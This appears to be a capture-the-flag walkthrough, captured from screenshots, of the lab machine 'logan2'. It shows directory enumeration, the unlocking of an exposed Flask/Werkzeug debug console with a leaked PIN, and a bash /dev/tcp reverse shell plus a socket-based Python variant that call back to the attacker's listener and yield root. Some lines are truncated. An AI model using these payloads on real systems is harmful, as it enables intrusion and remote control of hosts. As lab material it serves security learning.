secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty
User git may run the following commands on logan2:
(ALL) NOPASSWD: /usr/bin/python3 /opt/app.py
git@logan2:/home$ cat /opt/app.py
cat: /opt/app.py: Permission denied
git@logan2:/home$ sudo /usr/bin/python3 /opt/app.py
* Serving Flask app 'app'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:8000
* Running on http://192.168.0.42:8000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 113-658-298
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET / HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /static/assets/css/main.css HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /static/images/pic01.jpg HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /static/images/pic02.jpg HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /images/pic03.jpg HTTP/1.1" 404 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /images/pic04.jpg HTTP/1.1" 404 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /images/pic05.jpg HTTP/1.1" 404 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /images/pic06.jpg HTTP/1.1" 404 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /static/assets/js/jquery.min.js HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /static/assets/js/jquery.scrolly.min.js HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /static/assets/js/jquery.scrollex.min.js HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /static/assets/js/browser.min.js HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /static/assets/js/breakpoints.min.js HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /static/assets/js/main.js HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET /static/assets/js/util.js HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:35] "GET /static/assets/css/fontawesome-all.min.css HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:36] "GET /static/assets/css/main.css HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:36] "GET /static/images/banner.jpg HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:36] "GET /static/assets/webfonts/fa-solid-900.woff2 HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:23:36] "GET /static/assets/webfonts/fa-brands-400.woff2 HTTP/1.1" 200 -


192.168.0.42:8000
GitHub - p0dali
Online - Revers
192.168.0.42:8000
120%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PayloadsAllTheThi…
GTFOBins
Hash Type Identif…
LOGAN
MENU
Hi, my name is Logan
A RESPONSIVE SITE TEMPLATE DESIGNED BY HTML5 UP
AND RELEASED UNDER THE CREATIVE COMMONS.
GET STARTED
192.168.0.42:8000/landing.html
Tempus



┌──(root㉿kali)-[/home/guel/Work]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://192.168.0.42:8000/' -x php,txt,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://192.168.0.42:8000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/test (Status: 200) [Size: 160]
/console (Status: 200) [Size: 1563]
Progress: 27316 / 830576 (3.29%)


192.168.0.42:8000/console
120%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PayloadsAllTheThi…
GTFOBins
Interactive Console
In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.
[console ready]
>>>
Console Locked
The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.
PIN:
Confirm Pin


git@logan2:/home$ sudo /usr/bin/python3 /opt/app.py
* Serving Flask app 'app'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:8000
* Running on http://192.168.0.42:8000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 113-658-298
192.168.0.36 - - [20/Mar/2025 20:23:34] "GET / HTTP/1.1" 200 -


Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PayloadsAl
Interactive Console
In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger aut
[console ready]
>>>
Console Locked
The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.
PIN: 113-658-298
Confirm Pin


>>> import os
>>> os.system("/bin/bash -i >& /dev/tcp/192.168.0.36/1234 0>&1")
512
>>>


┌──(root㉿kali)-[/home/guel/Work]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.42] 39238
root@logan2:/home# 192.168.0.36 - - [20/Mar/2025 20:42:57] "GET /console?&__debugger__=yes&cmd=import%20socket,subp
,socket.SOCK_STREAM);s.connect(("192.168.0.36",1234));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.file
sh")&frm=0&s=zPmCrHuCISxGlkGsWgO6 HTTP/1.1" 200 -
192.168.0.36 - - [20/Mar/2025 20:43:10] "GET /console?&__debugger__=yes&cmd=import%20os&frm=0&s=zPmCrHuCISxGlkGsWgO
sh: 1: Syntax error: Bad fd number
192.168.0.36 - - [20/Mar/2025 20:43:40] "GET /console?&__debugger__=yes&cmd=os.system("/bin/bash%20-i%20>%26%20/dev
zPmCrHuCISxGlkGsWgO6 HTTP/1.1" 200 -
whoami
whoami
root
root@logan2:/home# ls
ls
git kevin logan
root@logan2:/home# id
id
uid=0(root) gid=0(root) groups=0(root)
root@logan2:/home# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:a5:cf:46 brd ff:ff:ff:ff:ff:ff
inet 192.168.0.42/24 brd 192.168.0.255 scope global dynamic enp0s3
valid_lft 3567sec preferred_lft 3567sec
inet6 2800:2130:2700:1c55:a00:27ff:fea5:cf46/64 scope global dynamic mngtmpaddr
valid_lft 299sec preferred_lft 299sec
inet6 fe80::a00:27ff:fea5:cf46/64 scope link
valid_lft forever preferred_lft forever
root@logan2:/home#ls -ls /root
ls -ls /root
total 4
4 -rw-r--r-- 1 root root 29 Sep 12 2023 root.txt
root@logan2:/home#